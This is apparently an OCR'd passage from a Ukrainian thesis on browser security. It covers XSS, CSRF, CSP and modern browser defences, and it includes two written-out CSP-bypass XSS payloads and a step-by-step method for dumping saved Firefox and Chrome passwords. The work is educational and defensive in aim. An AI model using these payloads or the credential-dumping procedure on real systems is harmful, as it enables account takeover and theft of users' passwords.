

Рисунок 1.4 – 15 найбільших уразливостей та відсоток отриманих уразливостей для кожної галузі

Найрозповсюдженою атакою є XSS, вона являє собою ін’єкцію шкідливого javascript коду. Існує три типи XSS атак:

1. Reflected XSS – найросповсюдженіший тип, виникає коли веб сервер отримує данні з HTTP запиту та відображає їх на сторінці без санітизації.
2. Stored XSS – найнебезпечніший тип, виникає коли веб сервер отримує дані від користувача, не санітизує їх та зберігає у базу даних. Потім сервер робить заппит до бази даних та відображає їх на сторінці, завдяки цьому пейлоад доставляється усім користувачам веб ресурсу.
3. Dom-based XSS – це форма XSS, де данні приймаються не сервером, а скриптом на стороні клієнта.

XSS дозволяє робити багато шкідливих дій. Найчастіше атакуючий намагається вкрасти session cookie жертви щоб заволодіти її акаунтом. Це можливо завдяки тому, що у об’єкті document є поле cookie, яке зберігає cookie для домену. Щоб цього не сталося придумали прапорець HttpOnly. Cookie з прапорцем HttpOnly неможливо зчитати через javascript і тому це запобігає кражі cookie [24].

За статистикою w3Techs на 2022 рік cookie використовується на 38.1% веб сайтів, а пропорець HttpOnly на 19%, тобто половина вебсайтів, що використовує cookie не ставить прапорець HttpOnly [25]. Але HttpOnly не захищає від перезапису cookie, тому існує вразливість під назвою Cookie jar overflow. ЇЇ суть полягає у наступному: кількість cookie, що браузер може мати для веб сайту обмежена, тому можна пройтись по них циклом та перезаписати. Це може бути корисним для атакуючого, якщо веб сайт контролює стан через cookie. Наприклад в банківській утиліті при переводі грошей - в cookie зберігається картка отримувача для наступних кроків, якщо на сайті є XSS - то можна здійснити cookie jar overflow та перезаписати номер картки отримувача. [26] Також можна здійснити атаку “cookie bomb”. Атакуючий перезаписує за допомогою XSS всі cookie жертви на дуже великі, через це запити виходять дуже тяжкі, що спричиняє DoS.

XSS дозволяє не тільки красти cookie, але й робити багато інших речей таких як:

1. Дефейс сайтів – при дефейсі сайта сторінка модифікується або замінюється на іншу, яка вводить в оману користувача.
2. Кейлоггінг – шкідливий скрипт, який записує клавіші натиснуті користувачем та відправляє на сервер, підключається за допомогою XSS атаки, приклад такого скрипта [27].
3. Сканування портів – за допомогою XHR або WebSocket можна сканувати порти, атака працює наступним чином: коли встановлюється нове підключення до будь-якої служби, статус властивості readystate змінюється залежно від стану підключення. В залежності від статусу порта readystate, що змінюються з часом, і по швидкості зміни їх станів можна судити відкритий порт чи закритий. Ця техніка корисна, тому що завдяки ній можна сканувати порти у внутрішній мережі, якщо проексплуатувати XSS атаку. [27]

Для протистояння останньому вектору експлуатації браузери блокують порти. Наприклад Google Chrome блокує 89 портів, але серед них немає, наприклад, 88 kerberos, 445 smb порта, 3306 mysql порта і т.д. Атакуючий зацікавлений в

скануванні цих портів, тому вони теж мають бути додані до списку заблокованих портів, список доступний за посиланням [28].

Також в зборі інформації про внутрішню мережу атакуючому може допомогти вразливість WebRTC leakage.

WebRTC — протокол, який робить можливими комунікацію в реальному часі та обмін даними між браузерами та девайсами. Він дозволяє обмін голосовими повідомленнями та відео/аудіо. WebRTC сервер потребує внутрішню IP адресу для того, щоб визначити який тип NAT використовується та зробити NAT traversal.

Витік внутрішньої IP адреси відбувається коли жертва намагається підключитися до сервера зловмисника по WebRTC. Захисту від цього в браузерах немає, можна відключити WebRTC, або використати VPN.

Як можна побачити на рисунку 1.1.6 доволі часто зустрічається ще одна вразливість — CSRF. Це атака, яка дозволяє атакуючому змусити жертву зробити якусь дію, котру вона не хоче робити. Атакуючий створює шкідливий веб застосунок та запрошує жертву переглянути його. Коли жертва заходить — шкідливий веб застосунок відправляє HTTP запит з куками жертви на вразливий сайт щоб, наприклад, видалити акаунт жертви.

До 2016 року захист від цієї вразливості здійснювався за допомогою anti-CSRF токенів та перевірки HTTP Origin header. Ці механізми реалізував програміст, і через його помилки виникали проблеми. Наприклад часта проблема CSRF токену — його слабка ентропія, тобто цей токен легко вгадати.

У 2016 році з’явилася опція SameSite для cookie, якщо вона ввімкнена — забороняється відправляти cookie у cross-origin запиті.

Існують 2 значення опції SameSite:

- Lax — cookie не надсилається у cross-origin запитах, але надсилається коли користувач переходить на сайт, для якого встановлена cookie через посилання.
- Strict — cookie надсилається тільки тоді, коли користувач заходить на веб ресурс напряму.

За статистикою httparchive 2021 року 58.5% cookie використовує samesite lax,2.5% samesite strict, 39% не використовує [29].

Також доволі розповсюдженою атакою є Clickjacking. Це атака, під час якої користувача заманюють на шкідливий веб сайт, зазвичай з якимось привабливим текстом і кнопкою, при натисканні на яку для користувача має статись щось приємне (наприклад він виграє телефон), але в реальності під кнопкою захований iframe, через який підключений якійсь інший сайт, і клік відбувається по цьому сайту. Прикладом може бути атака likejacking. Фейсбук сторінка підключалася через невидимий iframe і жертва натискала на кнопку на сайті, але насправді ставився лайк під постом.

Сучасні браузери протистоять цій атаці за допомогою CSP.

CSP - є стандартом безпеки, який забезпечує додатковий рівень захисту від міжсайтових сценаріїв (XSS), клікджекінга та інших атак з ін’єкцією коду. Це захисний захід проти будь-яких атак, які покладаються на виконання шкідливого вмісту в довіреному веб-контексті, або інших спроб обійти SOP [30].

CSP визначає ресурси, з яких веб браузер може безпечно завантажувати ресурси такі як: картинки, скрипти, каскадні таблиці стилів, шрифти, медіа і т.д., а також забороняє використання inline скриптів та функції eval. Щоб його увімкнути програміст має налаштувати сервер так, щоб він у HTTP відповіді використовував CSP заголовок.

Він має наступний синтаксис: Content-Security-Policy: <policy-directive>; <policy-directive>, де policy-directive складається з <directive> <value>.

Наприклад:

*Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com media2.com; script-src userscripts.example.com*

Тут стандартне джерело контенту — сам веб сервер, джерелом зображень може бути будь-яке джерело, джерелом медіа об’єктів може бути media1.com media2.com, джерелом скриптів — userscripts.example.com.

З 1 мільйону вебсайтів 6% вікористовують CSP [31], що доволі мало.

Існує декілька байпасів CSP, наприклад якщо використовується wildcard:

*Content-Security-Policy: script-src 'self' https://google.com https: data *;*

В такому випадку може спрацювати такий пейлоад:

"/>'><script src=data:text/javascript,alert(1337)></script>

Або якщо не вказаний object-src:

Content-Security-Policy: script-src 'self' ;

то спрацьовує такий пейлоад:

<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">></object> [32]

1.3 Загроза дампінгу паролів, збережених у браузері

Користувач може мати сотні облікових записів на різних веб ресурсах, пам’ятати їх усі доволі складно, тому у всіх сучасних браузерах зараз є менеджер паролів.

Коли користувач заходить на веб ресурс та вводить логін і пароль в перший раз — браузер пропонує зберегти їх. Дуже комфортно заходити на веб ресурс і щоб браузер сам заповнював логін і пароль збереженими данними. Тому використання браузерних менеджерів паролей є дуже поширеним явищем. Але такий підхід є дуже ризикованим по-перше тому, що девайс може використовуватися декількома особами і та особа, котра має доступ до девайсу може подивитися логіни та паролі. Наприклад, зайти на якийсь веб-ресурс, браузер автоматично заповнить логін та пароль, відредагувати html так, щоб він замість зірочок відображав реальний пароль та скопіювати його. Але це найпримітивніший сценарій.

Зазвичай дампінг паролів виконується за допомогою ШПЗ, коли атакуючий отримав доступ до системи. Наприклад атакуючий за допомогою ШПЗ отримує доступ до машини в середені корпоративної мережі, в браузері, встановленому на цій машині зберігається пароль від адмінської панелі веб серверу ,через це атакуючий, який вкрав ці дані може потрапити у адмінську панель веб сервера, завантажити вебшел та достягти довільного виконання коду на ньому.

Також окрім паролей браузери зберігають інші дані,наприклад історію пошуку, закладинки, cookie і тому подібне.

У mitre att&ck є навіть підтехніка під назвою «Credentials from Password Stores: Credentials from Web Browsers» [48].

Висновки до розділу 1

У данному розділі були розглянуті різнорівневі проблеми безпеки браузерів та розповсюджені засоби захисту від них. Можна прийти до висновку, що головна причина низкорівневих бінарних вразливостей у браузерах — реалізація їх на мовах програмування з небезпечним доступом до пам’яті. Також класичні засоби захисту не є панацеєю, тому що в деяких випадках їх можна обійти. Атакуючі знаходяться на крок попереду і вендори браузерів випускають засоби захисту після того, як атакуючі вже знайшли вразливості. Проблема захисту від web-based атак полягає в тому, що security HTTP headers використовується малою кількістю веб ресурсів, їх легко місконфігурувати, що призведе до можливості їх обходу або вони будуть дуже сильно обмежувати користувача, через це у користувача може виникнути дискомфорт при роботі з веб ресурсом. Браузери мають проблеми з витоком приватної інформації, яка може стати в нагоді атакуючому. Менеджер паролів у браузері це дуже зручно, але вкрай небезпечно. Дампінг паролів з нього може дуже сильно допомогти атакуючому на етапі постекплуатації.

2 СУЧАСНІ ЗАСОБИ ЗАХИСТУ ВЕБ-БРАУЗЕРІВ

2.1 Використання спеціалізованих бібліотек

Найефективнішим захистом від вразливостей пошкодження пам'яті є переписання компонентів браузера на мову програмування з безпечним доступом для пам'яті. Такий процес є доволі складним і потребує багато людських ресурсів, тому деякі вендонри, наприклад Google Chrome, створюють бібдіотеки для C++, які орієнтовані на те, щоб не допустити вразливостей пошкодження пам'яті. Написання бібліотеки є значно дешевшим ніж переписання модулю браузера на іншу мову програмування, але менш ефективним.

Прикладом такої бібліотеки в Google Chrome є raw_ptr. Вона з'явилася у 2021 році та вважається експерементальною, її ще називають miracle pointers. Працює по принципу сматр вказівників у C++, які являють собою параметрізовані класи, імітують звичайний вказівник, але має додатковий функціонал у вигляді своєвчасного вивільнення виділеної пам'яті.

Вони мають наступний синтаксис: *raw_ptr<тип данних> назва*. [37]

```
struct Example {
  raw_ptr<int> int_ptr;
  raw_ptr<void> void_ptr;
  raw_ptr<SomeClass> object_ptr;
  raw_ptr<const SomeClass> ptr_to_const;
  const raw_ptr<SomeClass> const_ptr;
};
```

Рисунок 2.1 – Приклад використання MiraclePtr

Розробники заявляють, що MiraclePtr має шанс усунути понад 50% помилок UAF, що є дуже гарним результатом [36]. Також у Google Chrome є бібліотека Oilpan, основна ціль якої вирішити проблему UAF завдяки впровадженню додаткового збиральника сміття. Google Chrome використовує цю бібліотеку в наступних компонентах: процес браузера, процес рендерінга, рушій для рендерінгу pdf ‘pdfium’ [33].

2.2 Проект Oxidation

У 2015 році Firefox почав проект під назвою «Oxidation». Його суть полягає у тому, що поступово компоненти браузерів переписуються на мову програмування Rust.

Мова програмування Rust виявляє проблеми з доступом до пам’яті на етапі компіляції і якщо компілятор вважає код небезпечним — він його не скомпілює. Наприклад. при вивільненні об’єкта за допомогою функції drop (аналог free у C++), якщо ми цей об’єкт спробуємо якось потім використати – то при компіляції виникне помилка. Rust використовує технологію borrow checker. Він впевнюється, що об’єкт знаходиться у одному з 3 станів:

- Унікально присвоєний (T) — в цьому стані немає посилань на об’єкт. Ви можете передавати право власності на цей об’єкт.
- Має ексклюзивне посилання (&mut T) - у цьому стані існує єдине змінюване посилання. Ви не можете передати право власності на об’єкт протягом життя змінюваного посилання, а також не можете зберігати або копіювати змінюване посилання — може бути тільки одне.
- Має 1 або більше спільних посилань (&T). У цьому стані є одне або кілька посилань на об’єкт, але вони є спільними посиланнями і не повинні змінювати його таким чином, щоб створити гонки/невідповідність даних. Ви все одно не можете передати право власності на об’єкт, поки ці посилання є.

Прикладом ефективності Oxidation може бути аналіз вразливостей у рушії CSS «quantum css». Він був написаний на мові програмування C++, а потім переписаний на Rust. За всю історію кількість багів, пов’язана з безпекою становила 69. Дослідження від hacks.mozilla каже, що якщо б цей модуль був написаний на Rust з самого початку - то кількість багів складала б 18, тобто Oxidation ліквідував 73.9% багів, пов’язаних з безпекою [34]. 10% компонентів Firefox переписані на Rust [35].

Microsoft представила «Super Duper Secure Mode» в 96.0 версії браузера Edge, пропонуючи користувачам кращий захист від вразливостей в JIT компіляторах.

Аналіз від Mozilla демонструє, що більше половини експлойтів для Chrome та Firefox використовували баги у JIT [38].



Рисунок 2.2 – Статистика вразливостей у прецесі контенту за типом

2.3 Режим максимальної безпеки

Суть проекту «Super Duper Secure Mode» полягає у тому, щоб відключити JIT технологію, тим самим можна значно покращити безпеку користувачів. Це вирішило б приблизно половину помилок V8, які необхідно виправити. Також це зменшить кількість оновлень та патчів безпеки.

З точки зору продуктивності, заради якої JIT і існує, втрати невеликі. Наприклад, тести, які вимірювали покращення потужності, показали покращення в середньому на 15%. Регресії показали збільшення споживання електроенергії на 11% [39].



Рисунок 2.3 – Покращення та регрес через використання SDSM

2.4 ACG

У Windows 10 Creators Update, Microsoft ввела нову технологію під назвою ACG. ACG – засіб протидії експлуатації, який захищає програму від виконання динамічно згенерованого коду, запобігаючи позначенню пам'яті як виконуваної. Коли програма намагається виділити пам'ять, відбувається перевірка прапорців захисту. При спробі увімкнути прапорець виконання віділення пам'яті блокується та повертається код помилки "STATUS_DYNAMIC_CODE_BLOCKED". Також у випадку, коли програма намагається модифікувати прапорці захисту вже виділеної пам'яті та яка має прапорець "execute", виникає помилка STATUS_DYNAMIC_CODE_BLOCKED [49].

ACG у сполученні з іншими засобами протидії експлуатації забезпечують надійний захист від фундаментальних примітивів, які повсюдно використовуються під час використання вразливостей веб-браузера. Це означає, що зловмисники повинні розробити нові методи для зв'язування етапів своїх експлойтів [40].

2.5 Ізоляція коду

Також дуже преспективним засобом захисту є Site Isolation. Цей механізм гарантує, що сторінки з різних веб-сайтів завжди розміщуються в різних процесах, кожен із яких працює в пісочниці, що обмежує те, що процес можна виконувати. Це також дозволяє заблокувати процес отримання більшості типів конфіденційних даних з інших сайтів. Як наслідок, шкідливому веб-сайту буде набагато складніше вкрасти дані з інших сайтів, навіть якщо він може порушити деякі правила у своєму власному процесі [41].

Наприклад, за допомогою ізоляції сайту - Firefox завантажує кожен сайт у власному процесі, ізолюючи тим самим їх пам’ять один від одного, і покладається на гарантії безпеки операційної системи. Припустимо, що користувач відкриває два веб-сайти: www.attacker.com і www.my-bank.com. Ізоляція сайту визнає, що ці два сайти не є однорідними сайтами, і, отже, Site Isolation повністю відокремить вміст від attacker.com і my-bank.com в окремі процеси операційної системи.



Рисунок 2.4 – процеси з site isolation

Без Site Isolation Firefox може завантажити шкідливий сайт у тому ж процесі, що й сайт, який обробляє конфіденційну інформацію. У гіршому випадку

шкідливий сайт може здійснити атаку, подібну до Spectre, щоб отримати доступ до пам’яті іншого сайту [42].



Рисунок 2.5 – Процеси без Site Isolation

За результатами дослідження [43] Site Isolation є найбільш перспективним заходом проти атак UXSS. Головним чином тому, що це буде
ламати переважну більшість експлойтів UXSS, які покладаються на наявність Cross-Origin frames у одному процесі. Після розгортання Site Isolation в Chromium вартість розробки UXSS експлойта буде дуже близькою до вартості розробки повного експлойту RCE, включаючи Sandbox Escape, який вважається найскладнішою та найдорожчою складовою в ланцюгу експлуатації.

Висновки до розділу 2

В цьому розділі було розглянуті нові та найперспективніші засоби захисту з точки зору ефективності, яка підтверджується дослідами. Деякі з них ще являються прототипами та поки що не впроваджені в браузери, а інші вже присутні та демонструють свою ефективність проти вразливостей на практиці.

3 УТИЛІТА ДАМПІНГУ ПАРОЛІВ З БРАУЗЕРІВ

3.1 Реалізація для Mozilla Firefox

Mozilla Firefox зберігає усі файли з даними користувача за наступним шляхом:

- У Linux – */home/x/.mozilla/firefox/y,* де *x* — ім'я користувача, *y* — значення параметру Path з конфігураційного файлу profiles.ini.
- У Windows - *%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\x*, де *x* -значення прамаетру Path з конфігураційного файлу profiles.ini.

Детальніше розглянемо як саме Firefox зберігає дані для входу користувачів. В першу чергу нас цікавить таблиця «metadata» з бази данних key4.db. Вона має наступні колонки: id, item1, item2.

```
labs@tolik:~/.mozilla/firefox/mqhkp5q9.default$ sqlite3
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open key4.db
sqlite> pragma table_info(metadata);
0|id||0||1
1|item1||0||0
2|item2||0||0
```

Рисунок 3.1 - Структура таблиці metadata

Нас цікавить значення item1 для рядка з id password, тому що там зберігається глобальна сіль, яка буде конкатенована з master password. Від цього значення візьметься SHA1 сума, що буде являти собою пароль для алгоритму формування ключа PBKDF2_hmac, щоб отримати ключ для шифру AES, за допомогою якого зашифрований ключ для розшифрування паролів користувачів.

```
sqlite> .open key4.db
sqlite> SELECT item1 FROM metadata WHERE id = 'password';
?z[00][12]◆D[07][48]◆◆{◆◆z◆O◆◆◆◆
```

Рисунок 3.2 — Отримання глобальної солі

Також нам треба отримати сіль, кількість ітерацій та довжину ключа. Вони зберігаються в таблиці nssPrivate у колонці a11 в форматі ASN.1. Мова

програмування Python має модулі для роботи з ASN.1 форматом та SQL, тому я написав сценарій в оболонці ipython3, який робить запит до таблиці metadata та декодує результат із ASN.1 кодування. Жовтим кольором була підкреслена сіль, зеленим — кількість ітерацій, червоним — довжина ключа. Після отримання ключа через PBKDF2 береться вектор ініціалізації (підкреслений сірим) та шифртекст (підкреслений помаранчевим), за допомогою шифру AES в режимі CBC з шифротексту отримується ключ для розшифрування паролів користувачів.



Рис. 3.3 – Отримання параметрів для алгоритму формування ключа

Дані користувача від інтернет ресурсів знаходяться у файлі logins.json та являють собою об’єкт об’єктів. Нас цікавлять наступні поля:

- hostname — URL веб-ресурса, для якого збережено дані для входу;
- encryptedUsername — зашифроване ім’я користувача для входу на веб-ресурс;
- encryptedPassword — зашифрований пароль користувача для входу на веб-ресурс

Рисунок 3.4 – Зашифровані дані користувачів

Для дешифрації даних треба декодувати їх з Base64 у ASN.1. В результаті отримаємо об‘єкт зображений на рисунку 3.1.5. Він містить вектор ініціалізації (виділено жовтим) та шифртекст (виділено помаранчевим).

Рисунок 3.5 — Шифртекст даних та вектор ініціалізації у форматі ASN.1

Він зашифрований за допомогою DES3 у режимі CBC. Дешифрація відбувається за допомогою ключа отриманого раніше [44]. Також Firefox зберігає багато інших файлів, які можуть бути корисними атакуючому – наприклад, історію пошуку, cookie, закладки і так далі [45].

3.2 Реалізація для Google Chrome

Google Chrome зберігає усі файли з даними користувача за наступним шляхом:

- У Linux - */home/x/.config/google-chrome/Default/*, де *x* — ім’я користувача

- У Windows - *C:\Users\labs\AppData\Local\Google\Chrome\User Data*

Навідміну від Firefox, в Google Chrome алгоритм отримання ключа шифрування даних користувачів є різним для Linux та Windows.

В Linux пароль зберігається за допомогою D-Bus Secret Service. Це технологія, яка дозволяє застосункам безпечно зберігати секрети, вона підтримується GNOME Keyring та має API, до якого можна звертатися через мови програмування. В мові програмування Python є модуль під назвою secret storage. В ньому нас цікавлять два методи:

- dbus_init – відкриває з'єднання з session bus;
- get_any_collection – повертає елементи з колекцій в такому порядку: стандартна колекція, сесійна колекція, перша колекція зі списку колекцій.

На скріншоті нижче ми отримали усі елементи:

Рисунок 3.6 - Усі елементи з secretstorage

У кожного елемента є методи:

- get_label - повертає мітку;
- get_secret — повертає секрет.

Наприклад тут ми звернулися до першого елементу з колекції та отримали його мітку та секрет:



Рисунок 3.7 — Мітка та секрет першого елементу з колекції

Наша подальша задача — перебрати циклом елементи, знайти елемент з міткою «Chrome Safe Storage» та отримати секрет, що являє собою пароль для алгоритму PBKF2, що формує ключ для дешифрування паролів користувачів.

Також PBKF2 приймає інші парамерти: сіль, довжину ключа та кількість ітерацій.

Аналізуючи вихідний код менеджеру паролів для Google Chrome у файлі encryptor_posix.cc [46] я помітив, що ці параметри прописані в коді статично.

Значення солі — saltysalt, довжина ключа — 128 біт, кількість ітерацій — 1:

```
// Salt for Symmetric key derivation.
const char kSalt[] = "saltysalt";

// Key size required for 128 bit AES.
const size_t kDerivedKeySizeInBits = 128;

// Constant for Symmetic key derivation.
const size_t kEncryptionIterations = 1;
```

Рисунок 3.8 — Параметри в encryptor_posix.cc

```
sqlite> .schema logins
